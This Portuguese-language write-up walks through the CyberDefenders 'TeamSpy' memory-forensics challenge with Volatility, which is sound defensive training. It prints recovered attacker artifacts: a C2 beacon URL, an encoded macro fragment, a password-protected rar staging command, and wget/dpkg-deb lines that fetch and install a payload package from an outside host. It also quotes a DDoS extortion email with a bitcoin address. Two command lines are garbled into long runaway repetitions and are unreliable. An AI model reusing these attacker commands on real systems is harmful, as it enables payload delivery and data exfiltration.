# **TeamSpy**

# Primeiro passo

saber o profile

sudo python vol.py -f

/home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-

TeamSpy/ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem imageinfo

# What is the PID the malicious file is running under?

0x7dd99240	TCPv4	127.0.0.1:49275	127.0.0.1:49276	ESTABLISHED	1364	SkypeC2AutoUpd
0x7dd997c0	TCPv4	127.0.0.1:49276	127.0.0.1:49275	ESTABLISHED	1364	SkypeC2AutoUpd
0x7e0db7e0	TCPv4	10.1.1.122:54847	54.174.131.235:80	CLOSED	1364	SkypeC2AutoUpd

Por si só a saída do comando sudo python vol.py -f

/home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-

TeamSpy/ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem --profile=Win7SP1x64 netscan não representa de fato que seja algo malicioso, no entanto pelo nome ser até que intuitivo, informando uma comunicação com um C2, facilitou até, fora que o skype não usaria a porta 80 para se comunicar [1364].

#### What is the C2 server IP address?

0x7dd99240	TCPv4	127.0.0.1:49275	127.0.0.1:49276	ESTABLISHED	1364	SkypeC2AutoUpd
0x7dd997c0	TCPv4	127.0.0.1:49276	127.0.0.1:49275	ESTABLISHED	1364	SkypeC2AutoUpd
0x7e0db7e0	TCPv4	10.1.1.122:54847	54.174.131.235:80	CLOSED	1364	SkypeC2AutoUpd

Vendo a mesma imagem aterior, podemos ver que o IP é o [54.174.131.235]

### What is the Teamviewer version abused by the malicious file?

```
flux@nasa:~/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpoffice$ strings win7ecorpoffice2010-36b02ed3.vmem | grep tvrv
tp://54.174.131.235/getinfo.php?id=5288125616stat=16tout=106osbt=26osv=6.16osbd=76006cosp=0.06ulv=26elv=06rad=06agp=16devicea=06devicev=06uname=phillip.price&cname=WIN-191HVE3KTLO6vpn=06tvrv=0.2.2.2
flux@nasa:~/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpoffice$
```

Essa de fato tive que pegar a hint da versão, tinha feito o dump processo, procurei por similiridades do tamanho da string, mas como era muita info, acabei pegando a hint [0.2.2.2]

What password did the malicious file use to enable remote access to the system?

: 1\WinSta0\Default Wnd Context Process ID : 1364 ImageFileName : SkypeC2AutoUpd IsWow64 : Yes atom class : 6.0.7600.16385!Edit value-of WndExtra : 0xf06a08 nChars : 8 selStart : 0 selEnd : 0 isPwdControl : False undoPos : 0 undoLen address-of undoBuf: 0x0 undoBuf P59fS93m \*\*\*\*\*\*\*\*\*

sudo python vol.py -f

/home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-

TeamSpy/ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem --profile=Win7SP1x64 editbox Para pegar valores setados em caixas de texto [P59fS93m].

# What was the sender's email address that delivered the phishing email?

• Step 1

```
flux@masa:/opt/volatilitys sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-TeamSpy/c74-T
```

Efetuar o dump dos arquivos com pst e depois renomear os arquivos pra que possam ser lidos.


sudo python vol.py -f

/home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-

TeamSpy/ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem --profile=Win7SP1x64 dumpfiles
-n -u -r pst\$ -D /tmp/procdump/

cp file.2692.0xfffffa80042dcf10.phillip.price@e-corp.biz.pst.dat Oflux.pst

• Step 2



Efetuar a leitura do arquivo e identificar o sender [karenmiles@t-online.de]

#### What is the MD5 hash of the malicious document?

flux@nasa:/tmp/procdump\$ md5sum /home/flux/Downloads/bank\_statement\_088452.doc
c2dbf24a0dc7276a71dd0824647535c9 /home/flux/Downloads/bank\_statement\_088452.doc
flux@nasa:/tmp/procdump\$

Ao lermos o email percebe-se que tem um anexo **bank\_statement\_088452.doc**, efetuei o download e foi só tirar do hash **[c2dbf24a0dc7276a71dd0824647535c9]** 

What is the bitcoin wallet address that ransomware was demanded?

# ATTENTION: Ransom request!!!

Oct 4 2016 03:02am

From: "armada collective" <armadac0ll3ct1ve@gmail.com>

To: <phillip.price@e-corp.biz>

BEST BODY

HEADERS

FORWARD THIS MAIL TO WHOEVER IS IMPORTANT IN YOUR COMPANY AND CAN MAKE DECISION!

We are Armada Collective.

All your servers will be DDoS-ed starting Thursday (Oct 5th 2016) if you don't pay 5 Bitcoins @ 25UMDkGKBe484WSj5Qd8DhK6xkMUzQFydY

When we say all, we mean all - users will not be able to access sites host with you at all.

If you don't pay by Thursday, attack will start, price to stop will increase by 5 BTC for every day of attack.

If you report this to media and try to get some free publicity by using our name, instead of paying, attack will start permanently and will last for a long time.

This is not a joke.

Our attacks are extremely powerful - sometimes over 10 Tbps per second. So, no cheap protection will help.

Prevent it all with just 5 BTC @ 25UMDkGKBe484WSj5Qd FydY

RAW PROPS ^

No mesmo pst, pude pegar o endereço da wallet [25UMDkGKBe484WSj5Qd8DhK6xkMUzQFydY]

#### What is the ID given to the system by the malicious file for remote access?

\*\*\*\*\*\*\*\*\* Wnd Context : 1\WinSta0\Default : 1364 Process ID ImageFileName : SkypeC2AutoUpd IsWow64 : Yes atom class : 6.0.7600.16385!Edit value-of WndExtra : 0xf06858 nChars : 11 selStart : 0 : 0 selEnd isPwdControl : False : 0 undoPos undoLen address-of undoBuf: 0x0 undoBuf 528 812 561 \*\*\*\*\*\*\*\*\*

Com o mesmo plugin **edibot** que pegamos a senha, podemos também pegar o ID setado **[528 812 561]** 

What is the IPv4 address the actor last connected to the system with the remote access tool?

```
flux@nasa:~/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpoffices strings win7ecorpoffice2010-36b02ed3.vmem | egrep "[0-9]{2}\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0-9]\.[0
```

strings win7ecorpoffice2010-36b02ed3.vmem | egrep " $[0-9]{2}\.[0-9]{2}\.[0-9]{3}$ "

Essa eu dei uma "roubada", pra achar a reposta, vi o tamanho dos campos e com regex acheia a reposta [31.6.13.155].

What Public Function in the word document returns the full command string that is eventually run on the system?

Select and Upload your Office file:

bank\_statement\_088452.doc Remove Upload Browse...

#### Output:

Public Function UsoJar() As String

UsoJar =

dbgKnG(a("AHABJACABZAEuBbYEoQRMA9AAwABQAQABwAHABIAG3BIECsAcMAuAbEAlwAAABA AGABdAHpAIADsBb4HuQU4ApgAsABAAGABQAHABYAHUBIUH0AJwAvg1EAyAAIABQAHABbAHvB NAG0BLwH3AZ4AvQAwAAwAEAAaAGABMAHIBcUDpgcYApgAQABwAkABAAHABZACWBZUG0Qa YCvgZ4AuQAMABQACAAMAHgAbAHyBK8H0QVkAggAIABQAHAAAAGABbAHiAZkGiAb4Asw)UAjA AUABwAHAAVADBBdgDiBd4GuQZUAFwA0ABQAHABZADABYAG1BIwG4QYwAwAAUALAAQAAAA FABLAHIBLUHfANwEwARQAhQA0ABgAGABcAChALAChBZIHTgbUAlgA8AAwAvABwACABUAGIBcE CIAOgAvgToApwAQABAAGABIAFIALMDkBIAGuwbkA2gAMABAACAAZAFABYAGIBZgCuQUgA0gAY

Usei a ferramenta **sneakymonkey** pra extrair os macros e pegar o nome da função **[UsoJar]** 

# Segundo dump

What is the MD5 hash of the malicious document?

Step 1

flungmass./apt/volatility5\_sudo\_python\_vol.py = f /home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpwin7/ecorpwin7-e73257c4.vmem --profile=Win7SPix64\_dumpfiles =u -n -Q\_0x0000000007d6b3850 =D\_/tmp/procdump, Volatility Foundation Volatility Fromework 2.6.1

DataSectionObject 0x7d6b3850 | None = \Device\HarddiskVolume\Users\scott.knowles\Documents\Important\_ECORP\_Lawsuit\_Washington\_Leak.rtf

Peguei uma hint, e nesse passo fiz o dump do arquivo com o offset 0x00000007d6b3850.

• Step 2

removi os campos nulos do arquivo

```
tr < file.None.0xffffffa80040b3260.Important_ECORP_Lawsuit_Washington_Leak.rtf.dat -d
'\000' > Important_ECORP_Lawsuit_Washington_Leak.rtf, com isso temos a resposta
[00e4136876bf4c1069ab9c4fe40ed56f]
```

# What is the common name of the malicious file that gets loaded?"

• Step 1

sudo python vol.py -f

/home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-


TeamSpy/ecorpwin7/ecorpwin7-e73257c4.vmem --profile=Win7SP1x64 dlllist, eu tinha anteriormente rodado um dlllist e identifiquei algo interessante, nesse contexto, executei um pstree para ver os PIDs e vi que eram sub-processos do svchost chamando o rundll32.

```
..... 0xfffffa800353ab30:svchost.exe 288 484 8 169 2016-10-04 14:36:55 UTC+0000 ..... 0xfffffa8003645370:rundll32.exe 2432 288 7 858 2016-10-04 14:36:57 UTC+0000 ..... 0xfffffa80037e4780:rundll32.exe 2404 288 2 66 2016-10-04 14:36:57 UTC+0000
```

Step 2

Usei o filescan concatenando um grep pra buscar o test.dll.

• Step 3



Não consegui encontrar o nome do arquivo, tive que pegar uma hint xD [PlugX]

# What password does the attacker use to stage the compressed file for exfil?

• Step 1

```
flux@nasa:/opt/volatilitys sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpwin7/ecorpwin7-e73257c4.vmem --profile=Win7SP1x64 memdump -p 288 -D /tmp/procdump/
[sudo] password for flux:
Volatility Framework 2.6.1

Writing svchost.exe [ 288] to 288.dmp
flux@nasa:/opt/volatilitys |
```

Fiz o dump do processo 288 em memória

• Step 2

```
flux@nasa:/tmp/procdump$ strings 288.dmp -a -d -el | egrep -i "\.[a-zA-Z]{3}" > 288.txt
```

Extraí as strings fazendo um filtro com o grep pra poder pegar apenas o que tiver .XXX

Step 3


```
flux@nasa:/tmp/procdump$ strings 288.txt | egrep "password"
password1234 -r C:\ProgramData\reports.rar *.*
```

Busquei por password e logo de cara estava a resposta [password1234]

#### What is the IP address of the c2 server for the malicious file?

Olhei com o netscan as conexões junto ao PID 288 [52.90.110.169]

What is the email address that sent the phishing email?



Fiz o dump dos arquivos filtrando os que possuem um final pst, igual anteriormente, nisso pude analisar e podemos ver de onde veio o email de phishing [lloydchung@allsafecybersec.com]

# What is the name of the deb package the attacker staged to infect the E Coin Servers?

```
flux@nasa:/tmp/procdump$ strings 288.dmp | egrep -i "\.deb"
wget files.allsafecybersec.com/av/linuxav.deb
dpkg-deb linuxav.deb
(wot.debug) {
wget files.allsafecybersec.com/av/linuxav.deb
dpkg-deb linuxav.deb
System.Diagnostics.Debugger
System.Diagnostics.DebuggerHiddenAttribute
System.Diagnostics.DebuggerStepThroughAttribute
Microsoft.JScript.DebugConvert
System.Diagnostics.DebuggerStepperBoundaryAttribute
System.Diagnostics.DebuggerNonUserCodeAttribute
wget files.allsafecybersec.com/av/linuxav.deb
dpkg-deb linuxav.deb
# use qa.debian.org redirector; see man uscan
http://githubredir.debian.net/github/ecoin/ecoin v(.*).tar.gz
flux@nasa:/tmp/procdump$
```

No dump do processo 288, fiz um grep pelo .deb, assim podemos ver o nome do arquivo [linuxav.deb]